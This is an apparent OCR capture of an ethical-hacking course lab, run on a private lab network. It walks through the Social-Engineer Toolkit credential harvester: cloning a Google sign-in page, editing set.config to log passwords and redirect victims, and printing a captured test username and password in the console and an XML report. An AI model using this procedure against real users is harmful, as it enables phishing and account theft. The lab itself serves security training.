


```
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.9.2

--------------------------------------------------------
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

--------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2
```



```
  GNU nano 4.5                  /etc/setoolkit/set.config                     Modified
### This feature will determine whether or not automatic redirection is used. By default, fo>
### the site will redirect once one successful attack is used. Some people may want to use J>
### and credential harvester, for example.
AUTO_REDIRECT=ON
#
### This will redirect the harvester victim to this website once executed, rather than the o>
### For example, if you clone "abcompany.com" and below it says "blahblahcompany.com," it wi>
### This is useful if you want to redirect the victim to an additional site after harvester >
### Simply enable harvester redirect, and then enter "http://websiteofyourchoosing.com" in t>
### to change.
HARVESTER_REDIRECT=ON
HARVESTER_URL=http://192.168.9.2
#
### This will allow you to specify where the harvester log file goes when you use Apache.
### By default, this will be in the "/var/www" directory.
HARVESTER_LOG=/var/www
#
### This will turn off the ability to log passwords in the credential harvester. Note that t>
### reliable. It will only not present content that is password oriented. Otherwise, it will>
### show the content.
HARVESTER_LOG_PASSWORDS=ON
#
### This feature will auto embed an "img src" tag to a UNC path of your attack machine.
### This is useful if you want to intercept the half LM keys with rainbow tables. What will >
### is as soon as the victim clicks the webpage link, a UNC path will be initiated,
### and the Metasploit "auxiliary/server/capture/smb" will intercept the hash values.

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line
```

```
You can configure this op

    /etc/setoolkit/set.

Edit this file, and chang
HARVESTER_URL to the site
after it is posted. If yo
it will not redirect prop
templates.

--------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a t

[*] Cloning the website:
[*] This could take a lit

The best way to use this
fields are available. Reg
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory stru
cture is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```




192.168.9.2


Sign in with your Google Account

One Google Account for everything Google

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!



```
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.9.1 - - [28/Apr/2023 20:08:30] "GET / HTTP/1.1" 200 -
directory traversal attempt detected from: 192.168.9.1
192.168.9.1 - - [28/Apr/2023 20:08:30] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIf
VWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YT
jX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=☃
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=John+Smith
POSSIBLE PASSWORD FIELD FOUND: Passwd=Letmein
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.9.1 - - [28/Apr/2023 20:09:08] "GET / HTTP/1.1" 200 -
192.168.9.1 - - [28/Apr/2023 20:09:08] "GET / HTTP/1.1" 200 -
```


NDG Ethical Hacking v2 Self Paced Course
End Reservation
Learn
Modules
Account
Help
MyNETLAB > VE2.H74.P7061.NDG_EHv2_Series1 > Reservation 299438 > Lab 18: Social Engineering Attacks with SET
Time Remaining
0 hrs. 39 min.
Topology
Content
Status
OpenSUSE
pfSense
Kali
root@kali: ~/.set/reports
08:10 PM
root@kali: ~/.set/reports
File Actions Edit View Help
root@kali: ~/.set/reports

```
 Thank you for shopping with the Social-Engineer Toolkit.

 Hack the Gibson ... and remember ... hugs are worth more than handshakes.

root@kali:~# cd /root/.set/reports
root@kali:~/.set/reports# ls
'2023-04-28 20:09:36.479058.xml'   files
root@kali:~/.set/reports# cat 2023-04-28\ 20\:09\:36.479058.xml
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
   URL=http://www.google.com
   <url>      <param>GALX=SJLCkfgaqoM</param>
      <param>continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldz
BENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLc
RiD3YTjX</param>
      <param>service=lso</param>
      <param>dsh=-7381887106725792428</param>
      <param>_utf8=☃</param>
      <param>bgresponse=js_disabled</param>
      <param>pstMsg=1</param>
      <param>dnConn=</param>
      <param>checkConnection=</param>
      <param>checkedDomains=youtube</param>
      <param>Email=John+Smith</param>
      <param>Passwd=Letmein</param>
      <param>signIn=Sign+in</param>
      <param>PersistentCookie=yes</param>
   </url>
</harvester>
root@kali:~/.set/reports# 
```